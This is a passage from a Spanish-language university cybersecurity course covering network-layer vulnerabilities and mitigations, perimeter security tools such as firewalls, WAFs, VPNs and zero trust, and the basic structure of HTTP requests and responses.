- Bloqueo por MAC: Algunos dispositivos de red permiten limitar las conexiones desde direcciones MAC específicas en puertos de red (o redes inalámbricas) específicas, intentando limitar los casos de suplantación de MAC o tablas ARP.
Capa de Internet#
Vulnerabilidades y debilidades#
ICMP para reconocer hosts: ICMP es el protocolo que opera cuando uno ejecuta el comando
ping, pero también sirve para el envío de otros mensajes informativos al equipo que está intentando conectarse, como en los casos en los que el host no es alcanzable o la conexión fue rechazada por el receptor. Estos paquetes pueden ser usados para reconocer las rutas que toman los paquetes enviados (con el comandotraceroute) o para reconocer dispositivos conectados a la red alcanzables desde el equipo en que se encuentra el atacante (a través de herramientas como Nmap).IP Spoofing: Al igual que como se puede cambiar la MAC de un dispositivo específico (por falta de autenticación), también se puede cambiar la IP de origen de un paquete enviado por cualquier dispositivo, sea el legítimo usuario de la IP o no. Esto habilita la posibilidad de ataques de tipo Person in the Middle y también de ataques de tipo Denial of Service a través de Ataques de amplificación.
Con respecto al segundo grupo de ataques, el plan del atacante es buscar algún servicio web (de capa de aplicación) que a partir de una consulta pequeña, se devuelva una respuesta grande. Esto permite enviar paquetes con la consulta con una IP de origen modificada, los cuales llegarán a la víctima. Esto facilita amplificar pocas consultas pequeñas en muchas más grandes, corriéndose el riesgo de botar el servicio.
Reconocimiento de conexiones por IP: Un/a administrador(a) de sistemas y todos los ISP en el camino hasta el sitio de conexión de destino podrán saber exactamente a qué te conectas y en qué momento.
Mitigaciones#
- IPSec: Un protocolo estandarizado que agrega una capa de autentificación y cifrado al protocolo IP. Se suele usar para establecer VPNs de tipo Site to Site. De esta forma, nadie más aparte del servidor de destino conocerá el contenido de las comunicaciones emitidas hacia él, sin importar si el protocolo de capa de aplicación está cifrado/autenticado o no.
- Firewalls (Capa de Red): Los firewalls son dispositivos de red que procesan todas las conexiones entrantes y salientes, pudiendo aplicar medidas de bloqueo si las consultas son sospechosas o infringen alguna regla específica. En este caso, los firewall sirven para detener el paso de ciertos mensajes desde o hacia ciertas IP.
- Segmentación de redes: Separar al menos la red administrativa de la red usuaria es necesario para dificultar el escalamiento de privilegios de potenciales atacantes.
Capa de Transporte#
Vulnerabilidades y debilidades#
- Hijack de sesiones TCP: El protocolo TCP usa un valor de número de secuencia para asegurar que los mensajes llegan en cierto orden. Si este número vive en un dominio pequeño, un atacante podría intentar adivinarlo para mandar mensajes a la víctima de forma de interferir otra conexión legítima mantenida por ella.
- Conexiones a C2: Habilitar en una red conexiones TCP o UDP arbitrarias de entrada y salida puede dar paso a que un atacante intente conectarse a un C2 controlado por él/ella
Mitigaciones#
- Firewalls (Capa de transporte): Así como en capa de Internet se bloquean IPs específicas en el firewall, en la capa de transporte se esperan bloquear puertos específicos. También se puede bloquear el paso de paquetes con IP o puerto de origen no reconocido por la institución, limitando el impacto de los spoofing.
- NATs: Los NATs son un mal necesario aplicado en los tiempos en que las IPv4 empezaron a escasear. Permiten que muchos dispositivos se conecten a Internet con una sola IP de salida, multiplexando los paquetes de llegada según una tabla mantenida que asocia puerto de origen con la IP interna y su puerto en un dispositivo dentro de la NAT. El punto positivo en seguridad de los NAT es que disminuyen involuntariamente la superficie de ataque de las máquinas interna.
Capa de Aplicación#
Veremos esto en términos generales en la sección de unas semanas más: Seguridad de Aplicaciones.
Ahora hablaremos de protocolos específicos usados por otras capas:
Vulnerabilidades y debilidades#
- Broadcast Malicioso BGP: Siguiendo con la interminable lista de hijackings, en este caso si un participante de la red BGP indica que la ruta para recibir paquetes es distinta a la original, puede terminar botando la página original, redirigiendo la mayoría de las consultas al atacante.
- DHCP Poisoning: DHCP es el servicio que permite a un usuario conseguir una IP atuomáticamente en una red real. En configuraciones por defecto, nada impide que una persona pida más de una vez una IP con el objetivo de acabarlas y suspender el servicio.
- Detección de comportamiento malicioso en comunicaciones cifradas: En los casos de uso de aplicaciones cifradas, no tenemos forma directa de conocer el contenido de esas comunicaciones. ¿Cómo podemos saber si ese contenido es del usuario real o de un atacante con persistencia?
Mitigaciones#
- Firewalls (Deep Packet Inspection): Existen firewalls que pueden leer el contenido de los mensajes cifrados que hacen pasar, aprovechándose de técnicas como la de Person in the Middle. Si bien esto podría ayudar a encontrar más información, también significa un riesgo gigante a la privacidad de sus usuarios.
- Firewalls (Bloqueo de puertos por defecto): Sumando a las recomendaciones hasta ahora, un firewall de un sistema crítico debería bloquear todo por defecto, y desbloquearlo según el uso.
Extra: Capa física (porque igual es importante)#
No es parte del modelo de Internet, pero puede afectar la seguridad de las otras capas si estas no se preocupan de lo importante al momento de proteger comunicaciones.
Vulnerabilidades y debilidades#
Escucha de paquetes WiFi: Como los paquetes WiFi usan ondas electromagnéticas para desplazarse, cualquier sensor que sea capaz de capturar estas ondas podrá interceptar el contenido en la capa más externa de las comunicaciones entre un router inalámbrico y un dispositivo.
Este tipo de información puede permitir a un atacante saber en qué momentos el usuario está despierto o usando un dispositivo en particular. También, si el protocolo que cifra el canal de comunicación es inseguro, esto permitiría a los atacantes ver parte del contenido de los mensajes (Esto ha pasado con los protocolos de seguridad WEP y WPA1).
Pero si usamos plataformas a través de un canal cifrado, no es mucho lo que debemos preocuparnos desde el punto de vista de confidencialidad, integridad y disponibilidad (por eso, ¡viva TLS!).
Escucha de paquetes Ethernet (en redes con switches simples): Al igual que en el caso de WiFi, si el switch que usamos para conectarnos a Internet redistribuye todos los paquetes por todos los puertos, eso puede provocar que, con la tarjeta de red y/o driver adecuado, un usuario malicioso pueda interceptar todas las comunicaciones de un canal específico.
Spoofing de antenas: Aplica para redes móviles de celular, WiFi e incluso GPS. Si una fuente de datos distinta a la original emite una señal con la misma estructura que no es posible autenticar, cualquier sensor que tome esa señal podrá confundirse y actuar erráticamente (como en la imagen de más abajo)

Mitigaciones#
- Cifrado en capa de aplicación: Si el mensaje viaja cifrado en la capa de aplicación, nadie que no cuente con las llaves podrá leerlo. Si las llaves se generan con protocolos de acuerdo de llave, no es necesario revelar datos sensibles de la misma para establecer la generación de una llave común.
- Validación de integridad: No basta con que el contenido esté cifrado. En muchos casos, también debe existir alguna forma de validar que el contenido del mensaje no ha sido modificado. La fórmula que usan aplicaciones como Email, DNS y TLS es una infraestructura de llave pública (contenido de Criptografía) o un certificado previamente confirmado (ya sea al primer uso o uno configurado a mano).
- Uso de dispositivos de red físicos más “inteligentes”: Es ineficiente que un switch o hub de red envíe los paquetes de un dispositivo específico a todos los puertos. Lo que debería hacer es enviarlo solo al puerto que lo podrá leer.
Conclusiones#
Si bien la disponibilidad de sistemas en Internet es generalmente buena, la mayoría de los protocolos de Internet vistos en esta sección tenían tres problemas fundamentalmente complejos de resolver: Confidencialidad, autentificación e integridad. En este sentido, preocuparse de ellos en capas superiores, si bien es menos eficiente, es lo único que nos queda.
Seguridad Perimetral#
En esta sección veremos cómo funcionan las herramientas de seguridad perimetral más utilizadas en entornos corporativos, sus problemas típicos de configuración y cómo evitarlos.
En esta sección del curso no veremos proveedores de soluciones de seguridad perimetral comerciales específicos. Solo nos limitaremos a revisar características comunes de ellos, enfocándonos en la configuración de versiones libres que sigan paradigmas similares.
Redes Internas vs. Perimetrales#
Recordando lo visto en Principios de seguridad, es normal considerar cierta parte de la red de una institución como una “red interna”, es decir, una red a la cual solo unas pocas personas tienen acceso. Dependiendo de la infraestructura de la institución, esta red puede configurarse de distintas formas:
- Infraestructura on premise: Llamamos Infraestructura on premise a la infraestructura física (servidores, data-centers, switches de red, firewalls, almacenamiento, etc.) que una institución arrienda o compra y administra (o delega su administración) de forma tradicional
- Infraestructura en la nube: En este caso, es posible configurar en los mismos dashboards del proveedor distintas redes virtuales privadas (VPCs), con sus propias subredes, permisos de ruteo, grupos de seguridad y reglas de firewall.
El objetivo de las tecnologías de seguridad que veremos es proteger los espacios que conectan las redes internas con la red externa. Estos espacios son imposibles de evitar si queremos ofrecer servicios a personas fuera de nuestro límite de confianza, o si queremos acceder a nuestros sistemas de forma remota, para lo que se toman ciertas medidas que reducen al máximo la superficie de exposición y los potenciales problemas que pueden existir en ella.
Firewall Tradicional#
Un firewall es como una aduana de las redes. Para cada paquete que desea entrar a la red o salir desde la red, revisa un conjunto de propiedades definidas en las reglas de firewall. Si todas las reglas se cumplen, se permite el tráfico.
A continuación nombramos algunos tipos de reglas típicos en los firewall perimetrales:
- IPs y Subredes de Origen/Destino: En el caso de reglas de salida, es útil para bloquear el acceso a cualquier IP o subred a la que no debería conectarse el sistema, ya que estas que pueden ser usadas por atacantes para exfiltrar información o mantener acceso después de lograr ejecutar código. En el caso de reglas de entrada, esto se puede usar para realizar geofencing, es decir, que el acceso a ciertos servicios expuestos se pueda hacer solo desde ciertos países (asumiendo que existe una forma más o menos confiable de asociar un país a una IP)
¿Qué puede hacer un atacante para saltarse una restricción de geofencing?
¿Qué impacto negativo puede tener, por ejemplo, que un servicio del Estado de Chile quede bloqueado para su acceso desde otras partes del mundo?
Protocolos y Puertos de origen/destino: Es posible bloquear la comunicación de entrada y salida desde y hacia Internet asociada a ciertos puertos específicos en los protocolos TCP y UDP. También es posible bloquear todas las comunicaciones ICMP, lo que limita la capacidad de hacer PING entre dos redes separadas por un firewall con este bloqueo.
Algunas personas administradoras de sistema lo hacen para hacer más difícil a un atacante reconocer los dispositivos conectados a una red, pero al mismo tiempo dificulta un montón el diagnóstico de problemas en las redes con esta configuración.
En el caso de redes de salida, se usa a veces para prohibir la comunicaciones de servicios no deseados por instituciones, como Torrent y juegos en línea.
Las comunicaciones por videollamada casi siempre usan puertos poco convencionales. Estos puertos suelen estar bloqueados en redes corporativas para casi toda IP, excepto para IPs de proveedores de videollamada conocidos como Google, Microsoft, Zoom y Cisco.
La mayoría de los proveedores de internet residencial bloquean algunos puertos aguas arriba (es decir, en el firewall más al borde de sus sistemas autónomos, en contraposición a aguas abajo: más cerca del usuario final) que suelen ser usados por atacantes que infectan computadores de usuarios para abusar de recursos computacionales. Uno de los casos más típicos es el envío de Spam, para lo cual se requiere acceder al puerto 25 de un equipo configurado como relay de correo (veremos esto con más detalle en la sección correspondiente).
Piensa en alguna estrategia como atacante que ya ingresó a una red interna para conectarte a un servidor externo en una red que bloquea la comunicación a todos los puertos externos, excepto el 80 y el 443.
- Segmentación de redes internas: A través de las reglas de bloqueo de IP o subred es posible segmentar (de forma virtual) las redes internas de una institución. Para que esto sea más fácil, se recomienda colocar en subredes distintas distintos tipos de servicios. Una subred podría contener a todos los computadores de los trabajadores, y estar configurada para que ningún equipo de un trabajador o trabajadora pueda conectarse a los equipos de sus colegas. Otra subred podría contener la intranet de todos los y las empleadas, y otra subred podría contener herramientas internas que solo usa el equipo de desarrollo de la empresa.
¿De qué le puede servir a un atacante conectarse a equipos de otros usuarios desde el equipo de un usuario?
Permisos por día/hora: Algunos firewall permiten habilitar/deshabilitar las reglas anteriores para ciertos días y horas específicas. Por ejemplo, se podría bloquear todo acceso a internet en los equipos de usuario los fines de semana si nadie trabaja esos días.
Habilitación por puertos/MACs: Otro filtro aplicable en los firewall de capa 3 y 4 (en sistemas on premise) es limitar o permitir la conexión a ciertos puertos físicos de los firewall solo a equipos con ciertas MAC. De esta forma se dificulta a un atacante con acceso físico el conectar un equipo infectado en un puerto de red desocupado.
VLANs asociadas Una VLAN o red virtual permite segmentar aún más ciertas redes o subredes, permitiendo su acceso solo desde ciertos puertos específicos del firewall. De esta forma, se le dificulta a un atacante cambiar la IP de un equipo de usuario infectado para que se conecte a la subred de los servidores, siempre y cuando el punto de red del equipo del usuario no permita tráfico ni conexión a la VLAN administrativa.
Registros de red: Para ciertas reglas, puede convenir más que realizar un bloqueo el avisar al equipo de TI de la existencia de tráfico que las gatilla. Esto puede dar a conocer un incidente en curso o un comportamiento anómalo antes de que se transforme en una brecha de seguriudad.
Estas son las recomendaciones generales para configurar un firewall tradicional:
- Bloqueo por defecto, acceso granular: Un firewall debería prohibir conexiones entre todo lo que no esté explícitamente permitido. A estas reglas se les denominan block by default.
¿Qué puede hacer un atacante si un firewall está configurado en modo allow by default (lo contrario a block by default)?
Segmentación de redes por tipo de usuario y por criticidad de infraestructura: No cualquier usuario debe poder conectarse a cualquier servicio en la red interna. A esta situación no deseada se le conoce como red plana. Por un lado, se recomienda que los usuarios y dispositivos tengan acceso a través de red solo a la infraestructura de la red interna que necesitan para trabajar. Por otro lado, se recomienda que los dispositivos más críticos (IPs de hipervisores y paneles de administración) estén en redes distintas o con bloqueo de conexión a las redes de uso habitual.
Llevar registro de intentos de conexiones, no solo bloquear: Con esto se pueden detectar muchos problemas de configuración o equipos infectados en la fase de exploración y reconocimiento del atacante, pero requiere configurar las reglas de tal forma de que disminuir al máximo los falsos positivos y falsos negativos.
¿Qué es lo peor que puede pasar con una red plana? ¿Qué puede hacer un atacante para aprovecharse de esto?
Next Generation Firewalls#
Desde hace casi una década, algunos firewall comerciales se han promocionado como next generation firewalls, ya que tienen características adicionales como las que mencionamos a continuación:
- Listas categorizadas y bloqueo de dominios: Los fabricantes llevan listas de Inteligencia de Amenazas, con IPs y dominios categorizados según su uso general (educación, redes sociales, gobierno, apuestas, pornografía, malware, etc). Esto permite bloquear contenido que no debería ser accedido (por temas de seguridad u otras razones) bloqueando las categorías generales y obligando a los equipos institucionales a usar el DNS interno (para detectar los dominios maliciosos).
En algunas empresas, los equipos de seguridad informática se encargan de bloquear también sitios de apuestas, torrents, e incluso Youtube. ¿Es un riesgo de seguridad que los trabajadores puedan meterse a Spotify o Youtube? ¿Y a un sitio de torrents?
- Bloqueo y alerta de conexiones anómalas: Algunos proveedores de firewall detectan en tiempo real conexiones anómalas o con patrones de comportamiento sospechosos de todos sus clientes, y usan esta información para detectar campañas maliciosas en tiempo real.
Parece que las empresas que prestan seguridad de redes se benefician de tener cada vez más clientes por la cantidad de información de inteligencia de amenazas que pueden recibir de todos ellos, siendo cada uno una sonda con la que pueden monitorear el comportamiento de los actores de amenaza. Sin embargo, casi siempre el acceso a estos feeds de información es considerado como un servicio adicional bastante caro 🫠
- Deep Packet Inspection: En algunos entornos empresariales más restrictivos, los equipos corporativos llevan instalados certificados autofirmados internos de la institución, los que permiten ver el contenido de las comunicaciones incluso cuando estas son a través del protocolo TLS.
Hoy en día, la mayor parte de las comunicaciones de Internet importantes (Correo, Web) son a través de canales cifrados, los cuales se basan en una tecnología llamada Transport Layer Security o TLS. Veremos esta tecnología con más detalle en la sección Aplicaciones Criptográficas del módulo correspondiente. Lo importante para esta sección es saber que, si uno acepta una autoridad certificadora arbitraria, ésta podrá “hacerse pasar” por cualquier sitio o proveedor que use TLS y abrir la comunicación cifrada antes de que llegue a destino, sin que el usuario se de cuenta fácilmente de que esto está pasando.
Lo que podría interpretarse como un ataque sofisticado de un actor de amenaza también puede ser usado por una persona administradora de redes para ver el contenido de las comunicaciones internas de todos los equipos conectados, buscando en tiempo real comportamiento sospechoso (exfiltración de información, comandos de C2, etc) y bloqueándolo, pero también exponiendo a la exfiltración de comportamiento no malicioso pero sí sensible, como conversaciones de chat, correos electrónicos e y contraseñas, por lo que se recomienda a los empleados no conectarse a sistemas personales en infraestructura que permite la inspección profunda de paquetes de red.
Firewalls de aplicación: Web Application Firewall (WAF), Proxy DNS y Filtros AntiSPAM de Correo#
Así como un firewall tradicional puede interceptar y bloquear paquetes según el contenido de sus cabeceras de capa 3 y 4, los firewall de aplicación suelen interponerse entre el emisor y el servicio final y actuar como una aduana pero con más atribuciones: las de abrir los paquetes en busca de contenido sospechoso y prohibir su ingreso en caso de confirmar estas sospechas.
En el caso de aplicaciones web, esta protección puede estar asociada a un web application firewall, el que actua como proxy de todas las comunicaciones entrantes y salientes, detectando en cabeceras, cuerpo o parámetros HTML contenido sospechoso de servir para la explotación de una vulnerabilidad, o en la respuesta el resultado de una vulnerabilidad explotada. En el caso de DNS, se pueden usar servicios internos o externos que interceptan y bloquean ciertas consultas a dominios sospechosos o maliciosos (similar a los servicios de los next generation firewalls de la sección pasada, pero no proveídos necesariamente por un firewall). En el caso del correo electrónico, existen servicios de filtro de correo AntiSPAM que “protegen” la IP real del servidor del correo, actúan como si fueran el servicio autoritativo para abrir todos los mensajes entrantes y salientes y bloquearlos si cumplen ciertas reglas que los vuelvan sospechosos.
¿Espera, y en qué se diferencia esto del Deep Packet Inspection del caso anterior?
En el caso de Deep Packet Inspection El/la administradora de redes puede ver el contenido de todo el tráfico en tránsito por sus redes, pero no puede ver el tráfico de personas que usen otras redes (por ejemplo, compartiendo internet con su móvil). En el caso de un Web application firewall, el proveedor del WAF puede ver el tráfico de todos los usuarios legítimos del servicio, independiente de la red de la que provengan. Ambos de todas formas funcionan como un Person in the Middle, interceptando tráfico cifrado e impersonando tanto emisor como receptor en ese proceso.
Para configurar correctamente estas herramientas, se suelen seguir las siguientes recomendaciones:
- Bloquear el acceso desde IPs distintas a las usadas por el WAF/Proxy DNS/AntiSPAM: Si la IP del servicio original se mantiene expuesta a todo el mundo, un atacante hábil podrá saltarse el WAF/Proxy DNS/AntiSPAM consultando directamente la IP original. Para evitar esto, se suele configurar el firewall perimetral de tal manera que solo permita conexiones al servicio protegido desde las IP declaradas por el servicio proxy.
- Usar un proveedor confiable: El proveedor de estos servicios tendrá acceso a los datos transmitidos de entrada y salida, pudiendo modificarlos si quisiera o pudiendo afectar su disponibilidad al menos hasta que la institución protegida pueda cambiar su configuración para no depender del proveedor. Es importante que la institución sepa qué tanto se está confiando en el proveedor y que asuma el riesgo sobre las propiedades de ciberseguridad de la institución si el proveedor es afectado por un incidente de ciberseguridad.
Anti-DDoS#
Algunos WAF comerciales vienen también con el servicio de Anti-DDoS, que no es más que proveer una capa previa a la aplicación final que detecte posibles ataques de denegación de servicio y los detenga antes de enviarlos a la aplicación potencialmente vulnerable.
En este caso, un ataque de denegación de servicio ocurre cuando un atacante logra afectar la disponibilidad de un servicio de Internet. Esto casi siempre es a través de coordinar un montón de equipos infectados o zombie para que se conecten a un sitio determinado en un intervalo muy corto de tiempo. Si el servidor que entrega el servicio o el enlace de red no dan abasto para la cantidad de consultas simultáneas recibidas, éste puede caerse y dejar de funcionar durante el ataque o hasta que el proveedor lo reinicie. Un Anti-DDoS suele configurarse delante del servicio original y permite determinar de forma eficiente este tipo de ataques, mientras está conectado a un enlace lo suficientemente robusto como para aceptar muchas conexiones.
En este caso, aplican las mismas medidas de protección que en la sección anterior.
VPN Corporativa#
En la Pandemia de COVID-19 de 2020, muchas instituciones acostumbradas al trabajo presencial tuvieron que adaptarse a hacerlo de forma remota en muy poco tiempo. En los casos en los que se pudo implementar de mejor forma, se utilizaron VPNs Corporativas, generalmente administradas por los dispositivos de seguridad perimetral de las instituciones (si su infraestructura era on premise) o a través de servicios adicionales de los proveedores de nube (si su infraestructura era cloud).
Una VPN Corporativa permite a una persona autorizada conectar un computador (personal o laboral) a la red institucional, a través del uso de sus credenciales del trabajador. En la práctica, un computador conectado a la VPN corporativa puede tener los mismos accesos de red que un computador conectado a la red interna de la institución.
Como el acceso a las VPN Corporativas está mucho más expuesto que el acceso físico a una oficina, es muy importante cuidad que no sea otorgado a personas no autorizadas, ya sea a través del uso de credenciales filtradas de empleados o de vulnerabilidades en dispositivos de seguridad perimetral no parchados.
A continuación dejamos algunas recomendaciones para limitar al máximo los riesgos de desplegar VPNs corporativas:
- Parchar los equipos de seguridad perimetral constantemente: En muchos casos, los accesos no autorizados se obtienen abusando de vulnerabilidades en los dispositivos de seguridad perimetral o en el software de VPN. Para evitar estos problemas, se recomienda mantenerlos actualizados y usar solo dispositivos que sigan siendo mantenidos por sus fabricantes.
- Limitar su acceso a IPs específicas: Si el acceso a la VPN es solo desde un país, bloquearlo desde IPs de otros países ayuda a disminuir la superficie de exposición, dificultando su ataque automático.
- Segmentación de redes por perfil de usuario: La segmentación de un usuario conectado por VPN debería ser la misma o una más estricta que la segmentación conectado físicamente a la red. Los dispositivos administrativos no deberían ser accesibles por usuarios de VPN que no requieren usar estos accesos, de modo de dificultar a un atacante que, a través de la vulneración de una cuenta de un usuario regular, pueda intentar vulnerar un panel administrativo.
- Usar claves robustas: Las claves usadas para conectarse a la VPN deben ser robustas y no estar presentes en filtraciones de datos conocidas.
- Usar MFA: Una clave robusta no es suficiente para limitar el acceso a un recurso tan crítico como una VPN. Como se ve en la sección de autenticación y autorización, se recomienda usar al menos un tipo de factor adicional (como TOTP o Passkey).
- Usar solo equipos institucionales: Los equipos que se conectan a las VPN institucionales deben contar con herramientas de seguridad de endpoint instaladas, para disminuir la probabilidad de contar con malware instalado en ellos. Un dispositivo con malware conectado a una VPN puede ser usado por un atacante de la misma forma que si tuviese las credenciales necesarias para acceder por su cuenta, y malware como infostealers puede servir a los atacantes para robar usuarios, credenciales y URLs de acceso. Como una institución no puede tomar medidas de seguridad sobre los equipos personales de sus trabajadores, lo mejor es prohibir que estos equipos se conecten a recursos del trabajo.
El modelo de arquitectura Zero-Trust#
En algunos casos, se habla del modelo zero trust como una alternativa a la seguridad por capas que se usa tradicionalmente. Este modelo requiere que los sistemas no confíen que los usuarios son quienes dicen ser solo por estar en una red interna o porque un paso anterior los verificó, revalidando los recursos, permisos y accesos antes de realizar acciones críticas. NIST lo define en el SP 1800-35 y el ETSI (Instituto Europeo de Estándares en Telecomunicaciones) desarrolló una guía el 2025 sobre cómo aplicarlo.
En cierto sentido, ambas definiciones consideran tanto el principio de mínimo privilegio como el principio de mediación completa, ambos vistos anteriormente en el curso, y si bien sería ideal que toda organización tuviese tan claros sus procesos de almacenamiento y transmisión de información además de los permisos involucrados, partir con zero trust en una organización antigua pero no muy madura en ciberseguridad puede ser mucho más difícil que partir con herramientas de seguridad perimetral.
De lo poco que hablamos de Zero Trust, comenta qué supuestos mantiene frente a otros modelos de seguridad, los cuales en el caso de no ser cumplidos dificultan la tarea de evitar accesos no autorizados a sistemas internos de una organización.
Seguridad en Aplicaciones#
Para terminar esta (larga) unidad de Seguridad de Sistemas y Redes, hablaremos de decisiones de diseño históricas, problemas de seguridad recurrentes y mitigaciones y mejores prácticas de cuatro aplicaciones específicas con impacto especial en los sistemas informáticos de hoy:
- 🔗 Aplicaciones web: Protocolo HTTP(S), lenguaje Javascript, sesiones, persistencia y (un poco de) bases de datos.
- 📑 DNS: El sistema de nombres de dominio y la infraestructura y dependencias que lo hacen funcionar.
- 📧 Correo Electrónico: Tipos de servidores de correo electrónico y cómo funcionan los procesos de envío y recepción de correos.
- 🤖 Modelos grandes de lenguaje: Específicamente, cómo se están integrando hoy en aplicaciones para usuarios y el impacto en seguridad que han tenido en los últimos años (En Desarrollo Seguro veremos cómo se pueden usar para pentesting, y en Actores de Amenaza cómo los utilizan hoy los atacantes).
Aplicaciones web#
World Wide Web#
Según MDN, la World Wide Web (Red Mundial Global o web) es un sistema de páginas web públicas interconectadas y accesibles a través de la Internet.
Los documentos en la web son conocidos como Hipertexto (Hypertext en inglés), ya que extienden el texto tradicional con funcionalidades como imágenes, videos, enlaces (hipervínculos o hyperlinks) y aplicaciones interactivas.
Los recursos son accesibles a través de URLs (Uniform Resource Locators), las cuales pueden ser referidas dentro de los mismos documentos contenidos en ellas a través de enlaces.
La web como la conocemos hoy fue inventada por Sir Tim Berners-Lee, quien inventó también el primer navegador web, el protocolo HTTP, el lenguaje HTML y el concepto de URLs.
Hoy los estándares asociados a la WWW son desarrollados por el World Wide Web Consortium o W3C.
El nombre WWW Es la razón por la que muchos sitios parten hasta el día de hoy con el subdominio www.
HTTP#
El Protocolo de Transferencia de Hipertexto (HTTP) es el lenguaje que usan los clientes (navegadores) y servidores web para pedir y recibir documentos en la web.
Estructura#
A continuación describiremos brevemente la estructura de una consulta y de una respuesta HTTP básica, la cual afortunadamente para nosotros es legible como texto plano.
➡️ Ejemplo de consulta HTTP
1
2
3
4
5
POST /sample/url.html HTTP/1.1 Host: dominio.cl Content-Type: application/json {"key": "value"}⬅️ Ejemplo de respuesta HTTP
1 2 3 4 5 6HTTP/1.1 200 OK Content-Type: text/html ... <html> ...
➡️ Verbos HTTP#
La línea 1 de la consulta contiene como primer elemento Verbo de la consulta. Este puede ser GET, POST, PUT, PATCH, DELETE, OPTIONS o HEAD (entre otros valores mencionados en MDN), pero en la práctica y por razones históricas, los verbos más usados son GET y POST.
- GET es usado para consultas idempotentes, en las que no importa cuantas veces ellas se realicen, el resultado será el mismo. Por ejemplo, para realizar una búsqueda en un formulario.
- POST Se usa en consultas no idempotentes, donde se requiere mandar parámetros más grandes o estructurados que los que sepueden enviar en la ruta entregada al servidor. No es idempotente por convención, es decir, cada consulta puede generar cambios adicionales a los de las consultas anteriores, incluso con los mismos parámetros. Se podría usar al enviar un formulario. Si repito esta consulta múltiples veces, es esperable que el formulario se envíe múltiples veces.
➡️ Path o Ruta#
Indica el recurso específico que solicita el cliente al servidor. Puede representar un archivo en el servidor o no. Lo importante es que el servidor pueda usarlo para determinar qué acciones ejecutar al momento de recibir la consulta.
↔️ Versión del protocolo#
En la consulta, va al final de la primera línea. En la respuesta, va al inicio de la primera línea. Representa la versión del protocolo HTTP que se usará. Actualmente, existen 3 versiones de protocolos HTTP ampliamente usadas: 1.1, 2 y 3. Por simplicidad, no veremos en esta iteración del curso las versiones 2 y 3, ya que si bien son ampliamente utilizadas, el entendimiento de la versión 1 es suficiente para comprender la mayoría de las vulnerabilidades importantes y sus mitigaciones.
↔️ Cabeceras#
Desde la línea 2 en adelante, tanto en consulta como respuesta, se definen pares de llaves y valores denominados Cabecera HTTP. A continuación definimos algunos de ellos, pero la lista completa se puede encontrar en MDN:
- ➡️ Host: Cabecera de consulta que determina el host con el cual se intentó hacer la solicitud. Lo agrega automáticamente el navegador web, definiendo su valor como el host de la URL visitada (más información sobre la URL en la sección URLs).
- ↔️ Content-type: Define el tipo del contenido en el cuerpo de la consulta o de la respuesta, usando el estándar media type de la IANA.
- ↔️ Accept: define una lista de tipos de formato de respuesta que acepta el cliente o el servidor.
- ➡️Cookie y ⬅️ Set-Cookie: Cabeceras que permiten enviar Cookies (definidas más adelante en la sección Cookies) del cliente al servidor (en el primer caso), o pedir al cliente de parte del servidor que guarde ciertos valores para futuras consultas (en el segundo caso). Las cookies se separan por
;, y cada una tiene el formatollave=valor. En el caso de la llamadaSet-Cookie, el servidor define también otras propiedades importantes que se verán más adelante. - ➡️ Authorization: Cabecera usada para enviar algún valor de autenticación no interactiva, con el objetivo de permitir el acceso del usuario a cierto contenido.
Las cabeceras terminan cuando hay un salto de línea vacío. Con eso se da inicio al cuerpo de la consulta o de la respuesta.
↔️ Cuerpo#
En el caso de las consultas, métodos como POST, PUT y PATCH llevan parte de los argumentos de la consulta, en distintos formatos:
